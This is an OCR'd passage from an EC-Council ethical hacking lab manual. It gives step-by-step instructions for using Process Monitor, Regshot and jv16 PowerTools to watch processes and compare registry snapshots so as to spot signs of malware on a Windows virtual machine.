Process Monitor is a monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, and simultaneous logging to a file. Unique features of Process Monitor make it a core utility in system troubleshooting and vital to the malware hunting toolkit.

6. To view the properties of a running process, select the process (here, **Trojan.exe**), navigate to **Event**, and click **Properties** from the menu.




Figure 4.2.3: Process Monitor Viewing Properties

7. The **Event Properties** window appears with the details of the chosen process.
8. In the **Event** tab, you can see the complete details of the running process such as Date, Thread, Class, Operation, Result, Path, and Duration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.4: Process Monitor Event Tab

9. Once the analysis is complete, click the **Process** tab.
10. The **Process** tab shows the complete details of the process running, as shown in the screenshot.




Figure 4.2.5: Process Monitor Process Tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other process monitoring tools such as **Process Explorer** (https://docs.microsoft.com), **OpManager** (https://www.manageengine.com), **Monit** (https://mmonit.com), or **ESET SysInspector** (https://www.eset.com) to perform process monitoring.

11. Click the **Stack** tab to view the supported DLLs of the selected process. Once the analysis is done, click **Close**.




Figure 4.2.6: Process Monitor Stack Tab

12. This way, you can analyze the processes running on a machine.
13. If a process is found to be suspicious, you may either kill the process or close the port.
14. Close all windows on the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 3

Perform Registry Monitoring using Regshot and jv16 PowerTools

Here, we will use the registry monitoring tools Regshot and jv16 PowerTools to scan the registry values for any suspicious entries that may indicate a malware infection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Run Regshot as Admin

The Windows registry stores OS and program configuration details such as settings and options. If the malware is a program, the registry stores its functionality. When an attacker installs a type of malware on the victim's machine, it generates a registry entry. One must have a fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. While most computer users generally do not do this, monitoring the registry entries is a great way to track any modifications made to your system.

1. Log in to the **Windows 10** machine and navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\regshot**. Right-click **Regshot-x86-Unicode.exe** and choose **Run as administrator** from the context menu, as shown in the screenshot.
2. If a **User Account Control** window appears, click **Yes**.




Figure 4.3.1: Launching Regshot in Administrator Mode

TASK 3.2

Take the 1st Registry Snapshot

Registry monitoring tools such as Regshot and jv16 PowerTools provide a simple way to perform the interesting task of tracking registry modifications, which proves to be useful in troubleshooting and monitoring background changes.

3. The **Regshot** application window opens, select the **HTML document** radio button, and in the **Output path** menu, click the **...** (...) button.




Figure 4.3.2: Taking Shot 1

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Regshot

Regshot is a registry compare utility that helps to compare changes in registry entries after installing or uninstalling a program or manually modifying the registry. The purpose of this utility is to compare your registry at two separate points by taking a snapshot of the registry before and after any program or settings are added, removed, or otherwise modified.

4. The **Browse For Folder** window appears; choose **Desktop**, and then click **OK**, as shown in the screenshot.




Figure 4.3.3: Browse For Folder

5. In Regshot's main window, click the **1st shot** button, as shown in the screenshot.



Figure 4.3.4: Save 1st Shot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A context menu appears; click **Shot and Save...**




Figure 4.3.5: Saving 1st Shot

7. The **Save As** window appears; enter the file name (here **Shot 1**) and set the location to **Desktop**. Then, click **Save**, as shown in the screenshot.




Figure 4.3.6: 1st Shot Saved on Desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Install/Uninstall an application

8. Now to demonstrate a change in the registry, install an application (here, **SoftPerfect Network Scanner**).
9. Navigate to **E:\CEH-Tools\CEHv11 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner** and double-click **netscan_setup.exe**.
10. If a **User Account Control** window appears, click **Yes**.
11. Follow the wizard-driven installation steps to install the SoftPerfect Network Scanner.
12. Once the installation is complete, uncheck the **Launch SoftPerfect Network Scanner** option and click **Finish**.

Note: You can install any application to view the changes in the registry. For demonstration purposes, we have installed the SoftPerfect Network Scanner.



Figure 4.3.7: Installing an Application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Take the 2nd Registry Snapshot

13. Switch to the **Regshot** application window; leave all settings to default, and click **2nd shot**.
14. A context menu appears; click **Shot and Save...**, as shown in the screenshot.




Figure 4.3.8: Taking 2nd Shot

15. The **Save As** window appears; enter the file name (here **Shot 2**) and set the location to **Desktop**. Then, click **Save**, as shown in the screenshot.




Figure 4.3.9: Saving 2nd Shot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Compare and Analyze the Results

16. Now, return to the **Regshot** application window and click **Compare**, as shown in the screenshot.




Figure 4.3.10: Comparing both 1st and 2nd Shot

17. The comparison of both shots opens in a default browser window (here, **Microsoft Edge**), as shown in the screenshot.

18. Observe the registry entries that have been modified by comparing the 1st and the 2nd shots, as shown in the screenshot.




Figure 4.3.11: HTML report showing the changes made in the registry




Figure 4.3.12: HTML report showing the changes made in the registry

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. By examining modified registry entries in the result, you can find any unwanted registry entries on the machine and stop or delete them manually.
20. Close all open windows on the **Windows 10** virtual machine.
21. Now, we will perform an intensive scan for unwanted resources using jv16 PowerTools.

TASK 3.6

Perform Intensive Scan for Unwanted Resources using jv16 PowerTools

22. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\jv16 PowerTools** and double-click **jv16pt_setup.exe**.
23. If the **User Account Control** window appears, click **Yes**.
24. Follow the wizard-driven installation steps to install jv16 Power Tools.
25. The **jv16 PowerTools Quick Tutorial** window appears; click **Next**.

Note: If the **jv16 PowerTools Quick Tutorial** window does not appear, then double-click the **jv16 PowerTools** short-cut icon on **Desktop** to launch the application.

jv16 PowerTools

jv16 PowerTools is a PC system utility software that works by cleaning out unneeded files and data, cleaning the Windows registry, automatically fixing system errors, and applying optimization to your system. It allows the user to scan and monitor the Registry.




Figure 4.3.13: jv16 PowerTools Quick Tutorial

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Further, jv16 helps in detecting registry entries created by malware. The "Clean and Speedup My Computer" feature of the Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors, cleaning registry leftovers, as well as managing unneeded files such as old log files and temporary files.

26. In the **Please select your language** wizard, choose a language (here, **English**) and click **Next**.
27. The **How long would you like your trial to be?** wizard appears; leave the fields blank and click **Next**.
28. In the next **How long would you like your trial to be?** wizard screen, leave the fields blank and click **Next**.
29. The **jv16 PowerTools** pop-up appears; click **No**.
30. The **A few tips to get you started** wizard appears; click **Next**.
31. The **Simple or full user interface** wizard appears; choose the **Show me all the features and options available** radio button, and then click **Next**.

